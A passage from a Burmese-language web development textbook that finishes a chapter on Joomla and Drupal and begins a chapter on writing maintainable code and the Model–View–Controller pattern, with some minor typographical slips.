Joomla ဟာလည်း လူသုံးများတဲ့ CMS တစ်ခုဖြစ်ပါတယ်။ Wordpress မှာ ထပ်ပေါင်းလုပ်ဆောင်ချက်တွေကို Plugin အနေနဲ့ ဖြည့်စွက်နိုင်သလိုပဲ Joomla မှာလည်း Component, Plugin, Module စသဖြင့် ပုံစံအမျိုးမျိုးနဲ့ ဖြည့်စွက်နိုင်ပါတယ်။ ဒီလိုပုံစံနဲ့ ပေါင်းစပ်ရရှိနိုင်တဲ့အတွက်ကြောင့်ပဲ တစ်ချို့က Joomla ကို ပိုကြိုက်ကြပါတယ်။



Joomla ဆိုတဲ့အမည်ဟာ "တစ်မိုးအောက် (all together)" လိုအဓိပ္ပာယ်ရတဲ့ Swahili စကားလုံးဖြစ်တဲ့ Jumla ကနေ ဆင်း သက်လာခြင်းဖြစ်တယ်လိုအပိုပါတယ်။ ပထမဆုံး Version ကို ၂၀၀၅ ခုနှစ် သုဂ္ဂတ်လမှာ ကြော်ခဲ့ပြီး လက်ရှိဒီဇာတ်သားနေချိန်၊ နောက်ဆုံး Version ကတော့ Version 3.4.1 ဖြစ်ပါတယ်။ ၂၀၁၂ ခုနှစ်ထိ Download ရယူမှုအကြိမ် ပေါင်း သန်း (၃၀) ကျော်ရှိထားပြီး၊ ရယူအသုံးပြနိုင်တဲ့ Component, Plugin, Module ပေါင်း (၆၀၀၀) ကျော် ရှိနေပါတယ်။ Joomla ကို joomla.org မှာ Download ရယူနိုင်ပါတယ်။ Setup လုပ်တဲ့အခါ Wordpress မှာလိုပဲလိုအပ်တဲ့ Database Table တွေကို အဆင့်လိုက်အလိုအလျောက် တည်ဆောက်ပေးသွားနိုင်တဲ့ လုပ်ဆောင်ချက်ပါဝင်ပါတယ်။

12.4 – Drupal

Drupal ကိုတော့ Content Management System ဆိုတာထက် Content Management Framework လို ခေါ်ကြပါတယ်။ တန်ညွှေးအားဖြင့် Drupal ကို CMS တစ်ခုအနေနဲ့ထက်သုံးခြင်းထက် Custom CMS များ တည်ဆောက်နိုင် အသုံးပြုကြလေ့ရှိတဲ့သဘောဖြစ်ပါတယ်။ ဒီတော့ Content စီမံမယ် Web Master များကလည်း Drupal ကိုအသုံးပြုစီမံကြခြင်းထက် Drupal နဲ့တည်ဆောက်ပေးထားတဲ့ CMS ကို အသုံးပြုစီမံကြရတဲ့သဘော ဖြစ်ပါတယ်။

Drupal ဟာ Modular စနစ်တစ်ခုလည်းဖြစ်ပါတယ်။ Wordpress တို့ Joomla တို့မှာ CMS ရဲ့လုပ်ဆောင်ချက်ကို Plugin တွေ Extension တွေနဲ့ဖြည့်စွက်ကြပါတယ်။ Drupal မှာတော့ Drupal ကိုယ်တိုင်က Module တွေစုစည်းထားတဲ့ စနစ်တစ်ခုဖြစ်ပါတယ်။ အဲဒီ Core Module တွေကို ထပ်ပေါင်းလုပ်ချက်များ ဖြည့်စွက်ဖို့အတွက် အခြား Module တွေနဲ့ထပ်မံပေါင်းစပ်နိုင်တဲ့သဘော ဖြစ်ပါတယ်။



Drupal ကို Dries Buytaert အမည်ရှု Developer တစ်ယောက် စတင်ဖန်တီးခဲ့ခြင်းဖြစ်ပြီး ၂၀၀၁ ခုနှစ်မှာ Open Source အဖြစ်စတင်ကြော်ကြားလာတာကတော့ ၂၀၀၃ ခုနှစ်မှာ ဖြစ်ပါတယ်။ အမေရိကန် ဒီမိုကရာက်ပါတီက Howard Dean က ၂၀၀၄ ခုနှစ် သမ္မတရွေးကောက်ပွဲအတွက် မဲဆွဲယူအစဉ်ရဲ့ အစိတ်အပိုင်း တစ်ခုဖြစ်တဲ့ Dean Space ခေါ် Howard Dean ထောက်ခံသူ Website တွေကို အပြန်အလှန်ဆက် သွယ်နိုင်အောင် စုစည်းပေးထားတဲ့ စနစ်တစ်ခုကို Drupal နဲ့ တည်ဆောက်ခဲ့တဲ့ အတွက်ဖြစ်ပါတယ်။ အဲဒုမ္မာဆွဲယူ အစီအစဉ်ပြီးသားတဲ့ အခါ ဒါ Project မှာပါဝင်ခဲ့သူ Developer များက Drupal ကို နိုင်ငံရေးကဏ္ဍမှာ ထိရောက် အောင်အသံးပြုနိုင်တဲ့ စနစ် တစ်ခုဖြစ်စေဖို့ ဆက်လက်အကောင်ထည်ဖော်ဆောင်ရွက်ခဲ့ကြပါတယ်။ ၂၀၁၂ ခုနှစ် စစ်တမ်းတစ်ခုအရ Drupal နဲ့ တည်ဆောက်ထားတဲ့ Website ပေါင်း (၈) သိန်းကျော် ရှိနေပြီး အဲဒီထဲမှာ စီးပွားရေးလုပ်ငန်းကြီးတွေ၊ အစိုးရအဖွံ့အစည်း တွေနဲ့ NGO အဖွံ့အစည်းများပါဝင်ပါတယ်။

Drupple ကို drupal.org မှာ Download ရယူနိုင်ပါတယ်။

Conclusion

ကနေအချိန်မှာ Content ဖော်ပြုမှုအသားပေးတဲ့ Website များတည်ဆောက်ဖို့အတွက် CMS တစ်ခုခုကိုမသုံးပဲ ကိုယ်တိုင် အစအဆုံး ရေးသားနေမယ်ဆိုရင် အချိန်ဖြုန်းသလိုဖြစ်နေပါလိမ့်မယ်။ အများနဲ့မတူတစ်မှုထူးခြားတဲ့ Website တစ်ခုဖြစ်စေဖို့ Front-End အတွက် Template Design ကိုတော့ လိုအပ်ရင် အစအဆုံးကိုယ်တိုင်ရေး သားရမှာပါ။ ဒါပေမယ့် Content စီမံမှုပိုင်း ဖြစ်တဲ့ Back-End အတွက်တော့ CMS များကပေးတဲ့ လုပ်ဆောင်ချက်များကို ရယူဖို့ လိုအပ်ပါတယ်။ CMS တွေကို Developer ပေါင်းများစွာက နှစ်ပေါင်းများစွာ လိုအပ်ချက်တွေဖြည့်စွက်ခြင်း၊ အားပြု ဆင်ခြင်းတွေပြုလုပ်လာကြတဲ့အတွက် သူတို့လောက် ပြည့်စုံကောင်းမွန်တဲ့ စနစ်တစ်ခုကို ကိုယ်တိုင်တည်ဆောက်ဖို့ဆိုတာ အချိန်၊ ငွေ၊ လုပ်အား စတု Resource တွေအများကြီးသုံးရဖို့ရှိပါတယ်။ လုံခြုံရေးပိုင်း၊ ပြုပြင်ထိမ်းသိမ်းရလွယ်ကူမှုအပိုင်း၊ စွမ်းဆောင်ရည်ပိုင်း စသဖြင့် ဘက်စုံဒေါ်စိအောင်လုပ်ရတာ မလွယ်ပါဘူး။ လုပ်နိုင်ရောက်ရေးပါတယ်၊ ဒါပေမယ့် အသင့် သုံးလို့ရနေတာတွေရှိနေတဲ့အချိန်မှာ ထိရောက်အောင်ရယူသုံးစွဲနိုင်ခြင်းက အားသာချက်တစ်ရပ် ဖြစ်လာစေမှာပဲဖြစ်ပါတယ်။

ဒီနေရာမှာ Website နဲ့ Web Application ကိုတော့ မရောထွေးသုံးပါဘူး။ CMS တွေဟာ Content အဓိပ္ပာ အမျိုးမျိုးတို့ကို တည်ဆောက်ဖို့ အသုံးဝင်ပေမယ့် Application တွေတည်ဆောက် ရာမှာတော့ သိပ်အသုံး ဝင်မှာမဟုတ်ပါဘူး။ Application များတည်ဆောက်ရာမှာတော့ ကိုယ်တိုင်ရေးသား၏၍ပဲဖြစ်ဖြစ်၊ အသင့်ရှိနေတဲ့ Web Application Framework တစ်ခုခုသုံး၍ပဲဖြစ်ဖြစ် တည်ဆောက်ယူကြရမှာဖြစ်ပါတယ်။

Professional Web Developer

“ စတင်လေ့လာနေသူ ကနေ စပီး လက်ရှိ လုပ်ငန်းခွင်ထဲမှာ web development လုပ်နေသူတွေပါ တကယ့်ကို ဖတ်သင့်တဲ့ ရှားပါးတဲ့ စာအုပ်ကောင်းတစ်ခုပါ။ စာရေးသူရဲ့ အတွေ့အကြုံ အနှစ်ချပ်ကို စာအုပ်တစ်အုပ်ထဲမှာ ထည့်သွင်းထားတဲ့ စာအုပ်တစ်အုပ်ဆိုလည်း မမှားပါဘူး။ ”

- ကိုထိန်လင်းခွဲ (Saturngod) (iOS Developer at 2c2p)

Author Email: author@pwdbook.com

Website: <http://pwdbook.com>

အခန်း (၁၃) Model–View–Controller

Let's Write Maintainable Code

Web Application အပါအဝင် ဘယ်လို Software အမျိုးအစားမဆို ထိမ်းသိမ်းရလွယ်အောင် (Maintainable) ရေးရခြင်းဟာ စိန်ခေါ်မှုတစ်ရပ်ဖြစ်ပါတယ်။ Software မဟုတ်တဲ့ တစ်ခြားကဏ္ဍတွေမှာ Maintenance ဆိုတာ တိုတွင်မှုဖန်တီးမှုတစ်ခု ပြီးစိုးလို အားလုံးတပ်ဆင်ပြီးချိန်မှာ၊ ပုံမှန်လည်ပါတ်နေနိုင်ဖို့ရယ်၊ ရေရှည်ခံဖို့အတွက်ရယ် စတင်ဆောင်ရွက်ရတာပါ။ Software မှာတော့ စတင်ဖန်တီးပြီဆိုကတည်းက Maintenance ကိစဗ်တင်ဆောင်ရွက်ကြရ တက်ပါတယ်။

Software Development မှာ Maintenance ဆိုတာ အမှားပြင်ဆင်ချက်များနဲ့ (Bug Fix) နဲ့ Feature Enhancement လိုခေါ်တဲ့ အသေးစိတ်ဖြည့်စွက်ချက်များ ဆောင်ရွက်ခြင်းကိုခေါ်တာပါ။ ရေးခဲ့သမျှ Code တွေဟာအချိန်အမျှ ပြင်ဆင် ဖြည့်စွက် နေဖို့လိုတက်ပါတယ်။ Requirement ပြောင်းသွားလိုပြင်ရတာလည်း ဖြစ်နိုင်ပါတယ်။ ပထမတစ်ကြိမ်မှာ အခြေခံလုပ်ဆောင်ချက်ပဲရေးသားထူးပြီး နောက်တော့မှုပိုပြည့်စွာအောင် ဖြည့်စွက်ရ တာမျိုးကြောင့်လည်း ဖြစ်နိုင်ပါတယ်။ Bug ဆိုတာမျိုး ကလည်း လောလောဆယ် မှန်နေတယ်ထင်ရတဲ့ ရှုတ်တရက် သတိမှုမိန့်စိတဲ့ ဟာကွက်လေးတွေ ဖြစ်ပါတယ်။ နောက်တစ်ချိန် ထူးစွာတဲ့အခြေ အနေတစ်ရပ်နဲ့ကြုံရမှ အမှား (Error) အဖြစ်ကို ပြောင်းသွားနိုင်တဲ့ ဟာကွက် လေးများဖြစ်ပါတယ်။ Software တိုင်မှာ Bug ရှုပါတယ်။ Bug Free Software ဆိုတာမရှိလို ဒါကိုရောင်လွှာဖို့မလွယ်ပါဘူး။ ဒါကြောင့် Bug တစ်ခုကိုသတိပြုမိတဲ့ ချက်ချင်းပြင် ဆင်နိုင်ဖို့ဆိုတာ ရေးသားထားတဲ့ Code က စကတည်းက Maintainable ဖြစ်နို့လိုအပ်ပါတယ်။

Maintainable Code များရေးသားနိုင်ဖို့အတွက် လိုက်နာသင့်တဲ့ လမ်းညွှန်အကြိုးပြုချက်ငဲ အမျိုးမျိုးရှုပါတယ်။ အဲဒုံးအဲဒုံးက အဓိကကျတဲ့လေးမျိုးကို ရွှေးထုတ်ဖော်ပြချင်ပါတယ်။ Maintainable Code တွေ ရေးသားဖို့အတွက် -

- ၁.) Code Duplication နည်းနိုင်သမျှနည်းအောင် လျှော့ချုပါမယ်
- ၂.) လုပ်ဆောင်ချက်တွေတစ်ခုနဲ့တစ်ခု အလွန်အမင်းမြှုခိုနေခြင်းကို လျှော့ချုပါမယ်
- ၃.) Coding Standard ခေါ် ရေထား စံများကိုလိုက်နာရပါမယ်
- ၄.) Code များကို လုပ်ဆောင်ချက်ကဏ္ဍအလိုက် စုစည်းထားရပါမယ်

- ၅.) Code Duplication လျှော့ချုပ်းဆိုတာ ထပ်ခါထပ်ခါလုပ်ဖို့လိုအပ်တဲ့ တူညီတဲ့လုပ်ဆောင်ချက်တွေကို အကြိမ်ကြိမ် ပြန်လည်ရေးသားမနေပဲ တစ်ကြိမ်သာ သီးဪားခွဲပြီးရေးသားထားခြင်းဖြစ်ပါတယ်။ အလားတူလုပ်ဆောင်ချက် ထပ်မံဆောင်ရွက်ဖို့လိုလာရင် ခွဲခြားရေးသားထားချက်ကို ခေါ်ပူဇားအသုံးပြန်ပါတယ်။ ဒါတော့ အခြေအနေအရ ပြင်ဆင်ပြောင်းလဲ

ဖို့လိုလာရင် ခွဲဗြားရေးသားထားတဲ့ နေရာမှာပြင်လိုက်ယံပါပဲ။ အကယ်၍များ လုပ်ဆောင်ပုံတူညီ တဲ့ကိစ္စတွေကို ဟိုနား ဒီနား ထပ်ခါထပ်ခါရေသားထားမိရင် နောင်လိုအပ်လို့ အဲဒီ လုပ်ဆောင်ချက်အမျိုးအစားကို ပြင်ဆင်ရတဲ့အခါ ရေးသားထား မိသမျှ နေရာတိုင်းမှာ လိုက်ပြင်ရတော့မှာပါ။ ဒီသဘာဝကို D.R.Y Principle လို့ ခေါ်ကြပါတယ်။ D.R.Y ဆိုတာ Don't Repeat Yourself ရဲအတိကောက်ဖြစ် ပါတယ်။

J.) နောက်တစ်ချက်ကတော့ Decoupling ဖြစ်ပါတယ်။ Function တစ်ခုဟာ အလုပ်တစ်ခုကိုပဲ လုပ်သင့်ပါတယ်။ ပြီးတော့ တစ်ခြား Function တစ်ခုပေါ်မိခိုနောက်ခိုင်းမရှိလေ ကောင်းလေပါပဲ။ အကယ်၍များ Function တစ်ခုရဲ့လုပ်ဆောင်ချက်က အခြား Function ကိုယ့်ခိုနေရင်၊ မိခိုနေရတဲ့ Function ကို ပြင်ဆင်လိုက်တဲ့အခါ သူကိုပါလာပြီး သက်ရောက်နိုင်ပါတယ်။ ဒီတော့ ပြင်ချင်လိုတဲ့ Function ကတစ်ခု၊ ဒါပေမယ့် အဲဒီ Function ကိုယ့်ခိုနေတဲ့ Function တွေကိုပါလိုက်ပြင်ရတော့မယ့်သဘော ဖြစ်နေပါတယ်။ ဒါတောင်မှ ဒီလိုမိခိုနေရတဲ့ အခြား Function များ ရှုနေတာကို ပြင်ဆင်သူ Developer က သိရှိုးမှပါ။ ဒါကြောင့် လုပ်ဆောင်ချက်များ တစ်ခုနဲ့တစ်ခု အလွန်အမင်း မိခိုနေခြင်းကို လျှော့ချုပါမယ်။

K.) Developer တွေ Code ရေးတဲ့အခါ လိုက်နာသင့်တဲ့ Code Writing Style Guide တွေရှိပါတယ်။ Coding Standard လို့ လည်းခေါ်ကြပါတယ်။ Variable တွေ Function တွေနဲ့ Class တွေရဲ့အည်ကို ဘယ်လိုပေးသင့်တယ်။ Bracket တွေကို ဘယ်နည်းနဲ့ ရေးသားသင့်တယ်။ Indent တွေက ဘယ်လိုဖြစ်သင့်တယ်။ Comment တွေ ဘယ်လိုပါဝင် သင့်တယ်။ Code File နဲ့ File Extension တွေကို ဘယ်လိုအသုံးပြုသင့်တယ် စသဖြင့်သတ်မှတ်ထားတဲ့ သတ်မှတ်ချက်များဖြစ်ပါတယ်။ ရေးသားသင့်တဲ့နည်းလမ်းတွေ သတ်မှတ်ထားသလို့၊ မရေးသားသင့်တဲ့ နည်းလမ်းနဲ့ အသုံးမပြုသင့်တဲ့ လုပ်ဆောင်ချက်တွေကိုလည်း Coding Standard တွေက ထည့်သွင်းဖော်ပြတက်ကြပါတယ်။

အဲဒီလို Coding Standard တွေကို မလိုက်နာလည်း Program ကတော့ အလုပ်လုပ်မှာပါပဲ။ ဒါပေမယ် Coding Standard တွေကို လိုက်နာထားမယ်ဆိုရင်တော့ ရေးသားထားတဲ့ Code ကို နောင်ပြန်လည်ဖတ်ရှုရာမှာဖြစ်ဖြစ်၊ အများနဲ့ ပူးပေါင်းရေးသားရလို့၊ အခြား Developer က ကိုယ့် Code ကို လေ့လာရတဲ့အခါမှာပဲဖြစ်ဖြစ် ရေးပုံနည်းလမ်းက Consistence ဖြစ်နေတဲ့အတွက် နားလည်ရလွယ်စေမှုဖြစ်ပါတယ်။ ဒါအပြင် ဒီရေးထုံးတွေက တစ်ချို့အမှားများတက်တဲ့ အမှားတွေကို လျှော့ချိန်ဖို့ရည်ရွယ်ချက်နဲ့ သတ်မှတ်ထားကြတော်လည်း ဖြစ်ပါတယ်။ အသုံးပြုတဲ့ Programming Language ပေါ်မှတည်ပြီး Coding Standard တစ်ခုနဲ့တစ်ခု မတူကြပါဘူး။ ကိုယ်အသုံးပြုနေတဲ့ Language အတွက် ရှိနေတဲ့ Standard တွေကိုရှာဖွေလေ့လာပြီး လိုက်နာရေးသားကြရမှာဖြစ်ပါတယ်။

JavaScript အတွက် Coding Standard ကို <http://javascript.crockford.com/code.html> မှာ လေ့လာနိုင်ပါတယ်။ PHP အတွက် <http://pear.php.net/manual/en/standards.php> မှာ လေ့လာနိုင်ပါတယ်။

L.) ကျိုန်တော်တို့ရှုပိုင်းမှုလုပ်ခဲ့တဲ့နမူနာ Project တွေမှာ Code တွေ စုစုည်းရေးသားပုံမတူခဲ့ပါဘူး။ Online Book Store တည်ဆောက်စဉ်က cat-add.php, book-add.php, cat-new.php, book-new.php, cat-update.php, book-update.php စသဖြင့် လုပ်ဆောင်ချက်တစ်ခု File တစ်ခုနှင့် Script File တွေ အများကြီးအသုံးပြုခဲ့ပါတယ်။ Ajax Todo List မှာတော့ လုပ်ဆောင်ချက်များအားလုံးကို actions.php တစ်ခုတည်း မှာ စုစုည်းရေးသားခဲ့ပါတယ်။

Code File တွေ မွေးကြော်အောင်များလွန်းတာ မကောင်းသလို့၊ အားလုံးစုပ္ပါရေးသားခြင်းဟာလည်း မကောင်းပါဘူး။ နှစ်မျိုးလုံးက Maintainable မဖြစ်ပါဘူး။ Code တွေကို လုပ်ဆောင်ချက်မတူတဲ့ကဏ္ဍများကို ခွဲဗြားထားပြီး တူရာတွေကို

တော့ စုစည်းထားရှိသင့်ပါတယ်။ ဒီလိုစုစည်းရာမှာ အသုံးပြုနိုင်တဲ့ Pattern တွေအမျိုးမျိုးရှိပါတယ်။ ကျွန်တော်တို့ ဆက်လက်လေ့လာမယ့် M-V-C ဟာလည်း Code တွေကို လုပ်ဆောင်ချက်အလိုက် ခွဲခြားစုစည်းထားနိုင်တဲ့ Pattern တစ်ခုဖြစ်ပါတယ်။ အခြားထင်ရှားတဲ့ နည်းလမ်းတစ်ခုကတော့ Three-Tier Architecture လိုခေါ်တဲ့ နည်းလမ်းဖြစ်ပါတယ်။ Presentation–abstraction–control (PAC) လိုခေါ်တဲ့ နည်းလမ်းတစ်မျိုးလည်းရှိပါသေးတယ်။

ဒီလိုနည်းလမ်းတွေကို ရွေးချယ်အသုံးပြု၍ပဲဖြစ်ဖြစ် ကိုယ်နည်းကိုယ့်ဟန်နဲ့ပဲဖြစ်ဖြစ် လုပ်ဆောင်ချက်တူရာတူရာကို မှန်ကုန်အောင် စုစည်းသင့်တာစုစည်း ခွဲခြားသင့်တာခွဲခြားထားမှုသာ Code Maintain လုပ်ရတာ အဆင်ပြုမှုပဲ ဖြစ်ပါတယ်။

13.1 – M-V-C (Model–View–Controller)

MVC လို့ အတိကောက်ခေါ်ကြတဲ့ Model–View–Controller ဟာ Application Project မှာပါဝင်တဲ့ Code တွေ ကို လုပ်ဆောင်ချက် ကဏ္ဍအလိုက် ခွဲခြားစုစည်းရာမှာအသုံးပြုတဲ့ Pattern တစ်ခုဖြစ်ပါတယ်။ MVC Pattern က Code တွေကို Model, View နဲ့ Controller ဆိုပြီး အပ်စုသုံးစု ခွဲခြားစုစည်းဖို့အကြံပြုထားပါတယ်။ အကြံပြုထယ်လို့ သုံးရခြင်းက MVC ဟာ သဘောတရားတစ်ခုသာဖြစ်လို့ သတ်မှတ်ချက်အတိုင်း တိတိကျကျလိုက်နာခြင်း မလိုက်နာခြင်းက ကျွန်တော်တို့ရေးသားသူအပေါ် မူတည်နေတဲ့အတွက် ဖြစ်ပါတယ်။ တစ်ချို့လည်း တည်ဆောက်နေတဲ့ Software ရဲ့သာဘဝလို့အပ်ချက်အရ မူလ MVC သတ်မှတ်ချက်များကို သင့်တော်သလိုပြုပြင်ပြီးမှ အသုံးချက်တွေတွေလည်းရှိပါတယ်။

MVC ဟာ ၁၉၇၀ ကာလများကတည်းက Smalltalk Programming Language နဲ့အတူ စတင်အသုံးပြုလာခဲ့တဲ့ Pattern တစ်ခု ဖြစ်ပါတယ်။ General Purpose Pattern တစ်ခုဖြစ်ပြီး Software အမျိုးအစား အားလုံးအတွက် အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် Web Application Development အတွက် ပို့ပြီးအသုံးများပါတယ်။

Ruby on Rails လိုခေါ်တဲ့ Ruby Programming Language အခြေပြု Web Application Framework က MVC ရဲ့အားသာချက်တွေကိုထိရောက်အောင် အသုံးချုပြုခဲ့ရာကစပြီး Web Development အတွက် အဓိက Pattern တစ်ခုဖြစ်လာခဲ့ခြင်းဖြစ်ထယ်လို့ ဆိုနိုင်ပါတယ်။ ဒီအဆိုကို အတိအကျထောက်ခံတဲ့အချက်အလက် ရှာဖွေတွေရှိခြင်းမရှိပေမယ့် Rails ထွက်ပေါ်လာပြီးနောက်ပိုင်းမှုသာ သုံးကိုအတွယ်ပြီး MVC Web Application Framework တွေ တစ်ခုပြီးတစ်ခုထွက်ပေါ်လာခြင်းဖြစ်ပါတယ်။ ဒါအပြင် Rails မတိုင်ခိုက်တည်းကိုနေတဲ့ Framework တွေကလည်း Rails ထွက်ပေါ်လာပြီးနောက်ပိုင်းမှ MVC Pattern ကို ဖြည့်စွာက်ထည့် သွင်းပေးလာကြပါတယ်။

13.2 – MVC Workflow

MVC ရဲ့အဓိကရည်ရွယ်ချက်က Model နဲ့ View ကိုခွဲခြားထားလိုခြင်းဖြစ်ပါတယ်။ Application ရဲ့ Domain Logic နဲ့ အဓိကလုပ်ဆောင်ချက်တွေကို Model အနေနဲ့စုစည်းရေးသားထားရှိ ဖြစ်ပါတယ်။ Model ဟာ Application ရဲ့ ဦးနောက်လိုလည်း ဆိုနိုင်ပါတယ်။ ပေးလာတဲ့ Input တစ်ဖို့ကို လက်ခံပြီးဆောင်ရွက်ရန်ရှိတဲ့ လုပ်ငန်းတွေကို Model က ဆောင်ရွက်ပါတယ်။ ပြီးရင် ရရှိလာတဲ့ ရလဒ်ကိုပြန်ထုတ်ပေးနိုင်ပါတယ်။ ဒါပေမယ့် အံဒါနလဒ်များကို ဘယ်လိုပုံစံ၊ ဘယ်လိုအပြင်အဆင်မျိုးနဲ့ ဖော်ပြရမလဲဆိုတဲ့ကိစ္စကို Model က ဆောင်ရွက်မပေးပါဘူး။ ဒါက View ရဲ့အလုပ်ဖြစ်ပါတယ်။

View ကတော့ Model နဲ့ဆန်ကျင်ဘက်ဖြစ်ပါတယ်။ လုပ်ငန်းပိုင်းကိုစိတ်မဝင်စားပဲ ပေးလာတဲ့အချက်အလက် များကိုသုံးပြီး သတ်မှတ်ထားတဲ့ Presentation ပုံစံနဲ့ ဖော်ပြပေးတဲ့အလုပ်ကိုသာ ဆောင်ရွက်ပေးမှုဖြစ်ပါတယ်။ ဒီတော့ တစ်ကယ် Logic က Model ထဲမှာရှိနေပြီး ဖော်ပြရမယ့် Presentation ပိုင်းကိစ္စတွေက View ထဲမှာ သီးခြားရှိနေမှာ ဖြစ်ပါတယ်။ Decouple လုပ်လိုက်ခြင်းတစ်မျိုးဖြစ်ပါတယ်။ ဒီလိုမျိုး Model နဲ့ View တို့က သူ့ အလုပ်ကိုသူ သီးခြားစီဆောင်

ရွက်နေတဲ့အခါ Maintenance အတွက်အဆင်ပြုသွားစေမှာဖြစ်ပါတယ်။ ဖော်ပြုပုံ အပြင်အဆင်ပိုင်းသက်သက်ပြုပြင် လိုက် View ကို ပြင်ဆင်ပါတယ်။ ဒီလိုပြင်လိုက်လို Logic ပိုင်းကိုထိခိုက်သွားမှုပါစရာမလိုတော့ပါဘူး။ အလားတူပဲ Logic ပိုင်း အလုပ်လုပ်ပုံကို ပြုပြင်လိုတာဆိုရင် Model ကိုပြင်ဆင်ပါတယ်။ ဖော်ပြုပုံ Presentation ကိုထိခိုက်မှာ ပူစရာမလိုတော့ပါဘူး။

Maintenance တင်မကပါဘူး။ Code ရေးသားပုံအတွေးအခေါ်ပိုင်းကိုပါသက်ရောက်စေတဲ့ နည်းလမ်းတစ်ခုလည်း ဖြစ်ပါတယ်။ အခုနောက်ပိုင်းမှာ Software တွေတည်ဆောက်တဲ့အခါ "Design First Approach" လိုခေါ်တဲ့ User Interface (View) ကို အရင်တည်ဆောက်တဲ့နည်းလမ်း စေတဲးပါတယ်။ အထူးသဖြင့် နည်းပညာသစ်များ တိတွင်ရောမှုပါအသုံးများပါတယ်။ ရေးသားနောက် ရှိဖူးပြီးသား Software တွေမှာ ဘယ်လိုလုပ်ဆောင်ချက်တွေပါ ဝင်ဖို့လိုသလဲဆိုတာ အတိအကျသိရှိနိုင်ပါတယ်။ အရင်က မရှိဖူးသေးတဲ့နည်းပညာသစ်အနေနဲ့တိတွင်ရတဲ့ Software တွေမှာတော့ အဲဒီလို Requirement အတိအကျရှိချင်မရှိပါမယ်။ တိတွင်ဖန်တီးသူရဲ့စိတ်ကူးအမြင်ကိုသာ အခြေခံတာဖြစ်လို့ တစ်ကယ်အလုပ်ဖြစ်မဖြစ်၊ လက်တွေ့အသုံးဝင်မဝင်က ပုံသေမပြောနိုင်ပါဘူး။

အဲဒီလိုအခါမျိုးမှာ အခိုကလုပ်ဆောင်ချက်ဖြစ်တဲ့ Logic (Model) ပိုင်းကိုနောက်မှ (တနည်းအားပြင့်သေချာတော့မှ) ရေးသားဖူ့ရည်ရွယ်ပြီး၊ လက်တွေ့အသုံးပြုသူများ ချက်ခြင်းအကောင်အထည်ဖြစ်ရမယ့် User Interface ပိုင်းကို အရင်တည်ဆောက်ခြင်း ဖြစ်ပါတယ်။ User Interface တည်ဆောက်ရတာ Logic အသေးစိတ်ထက် ပိုမြန်မှုပါ။ ဒီနည်းကို Prototype တည်ဆောက်တယ်တယ်လို့ ခေါ်ပါတယ်။ စမ်းသုံးလိုရနိုင်မယ့် Interface ကို အရင်တည် ဆောက်လိုကြခြင်း ဖြစ်ပါတယ်။ ရရှိလာတဲ့ Interface ကို တစ်ကယ်သုံးမယ့်သူက စမ်းသပ်အသုံးပြုနိုင်တော့မှ Feedback အစ်အမျိုးကို ရရှိပြီး လက်တွေ့ကျမကျ၊ အလုပ်ဖြစ်နိုင် မဖြစ်နိုင်ကိုသိရမှုပါ။ အလုပ်မဖြစ်လိုပြုပြင်ရ တော့မယ်ဆုံးရှင်လည်း Logic ကိုပြုပြင်ရခြင်းထက်စာရင် User Interface ကို ပြင်ရတာပိုလွယ်မှုပါ။

ဒီလိုမဟုတ်ပဲ၊ အလုပ်ဖြစ်မဖြစ်မသေချာခေါ် ကိုယ့်စိတ်ကုံးသက်သက်ကို ဟုတ်လှပါထင်ပြီး Logic ကော် Interface ပါအားလုံး ပြည့်စုံအောင်အချိန်တွေအများကြီးပေးပြီးလုပ်မယ်ဆိုရင်၊ လက်တွေ့အသုံးပြုသူလက်ထဲရောက်လိုအလုပ် မဖြစ်တာကိုတွေ့ရရင် Software တစ်ခုလုံးကို အစအဆုံးပြန်ပြင်ရပါတော့မယ်။ "Design First Approach" က ဒီလို ပြဿနာမျိုးကို လျှော့ချေပေးနိုင်ပါတယ်။

ဒီနေရာမှာ Logic နဲ့ Presentation သာရောနေမယ်ဆိုရင် Logic ကို ငဲ့နေရာတဲ့ Presentation ကို "Design First Approach" ပုံစံနဲ့ လွှာပုံလွှာပုံလပ်လပ်မြန်မြန်ဆန်ဆန် တည်ဆောက်နိုင်မှုမဟုတ်ပါဘူး။ MVC ကတော့ Logic နဲ့ Presentation ကို ခွဲခြား ပေးထားတဲ့အတွက် Presentation ကို လွှာပုံလွှာပုံလပ်လပ်တည်ဆောက်နိုင်စေမှာပါ။ ပြောင်းပြန်အနေနဲ့ လိုအပ်လို Logic ပိုင်းကို အရင်ရေးပြီး နောက်တော့မှ UI အသေးစိတ်ရေးမယ်ဆုံးလည်းရေးရှင်တာပါပဲ။ ဒီနည်းနဲ့ Software Project တွေကို အပိုင်းလိုက် ခွဲခြားဆောင်ရွက်ခြင်း အလေ့အကျင့်ကောင်းကို MVC က အားပေးထားပါတယ်။

တိတွင်ဖန်တီးမှုအသားပေးတဲ့ Software Team တွေအကြေားရေးပန်းစားတဲ့ Agile Development လိုခေါ်တဲ့ Project Management နည်းစနစ်မှာ "Ship Early, Ship Often" ဆိုတဲ့ လမ်းညွှန်ချက်တစ်ခုရှိနေပါတယ်။ သူလည်း Design First လိုပါပဲ။ "မြန်မြန်ရေး၊ လွှာတဲ့လိုရှာသလောက် အရင်လွှာတဲ့" ဆိုတဲ့သဘောပါ။ ဒီတော့မှ တစ်ကယ်အသုံးပြုသူဆိုက Feedback အမှုနဲ့ကိုမြန်မြန်မြန်ရပြီး ကျွန်ုတ်တို့ဖန်တီးမှုဟာ အသုံးပြုသူရဲ့တစ်ကယ်လိုအပ်ချက်နဲ့ကိုညီညွှန်ဆိုပါ။ မြန်မြန်သိရမှာဖြစ်ပါတယ်။ လိုအပ်ချက်နဲ့မကိုက်ညီလို့ အားပြင်ရတာပဲဖြစ်ဖြစ်၊ ကိုက်ညီလို့အသေးစိတ်ကို ဆက်လက်ဖြည့်စွက်ရတာပဲဖြစ်ဖြစ်။ MVC ကပေးထားတဲ့ Maintainability အားသာ ချက်ကြောင့် ပြင်ဆင်ဖြည့်စွက်ရမှုကို ကြောက်နေ

စရာမလိုတော့ပါဘူး။

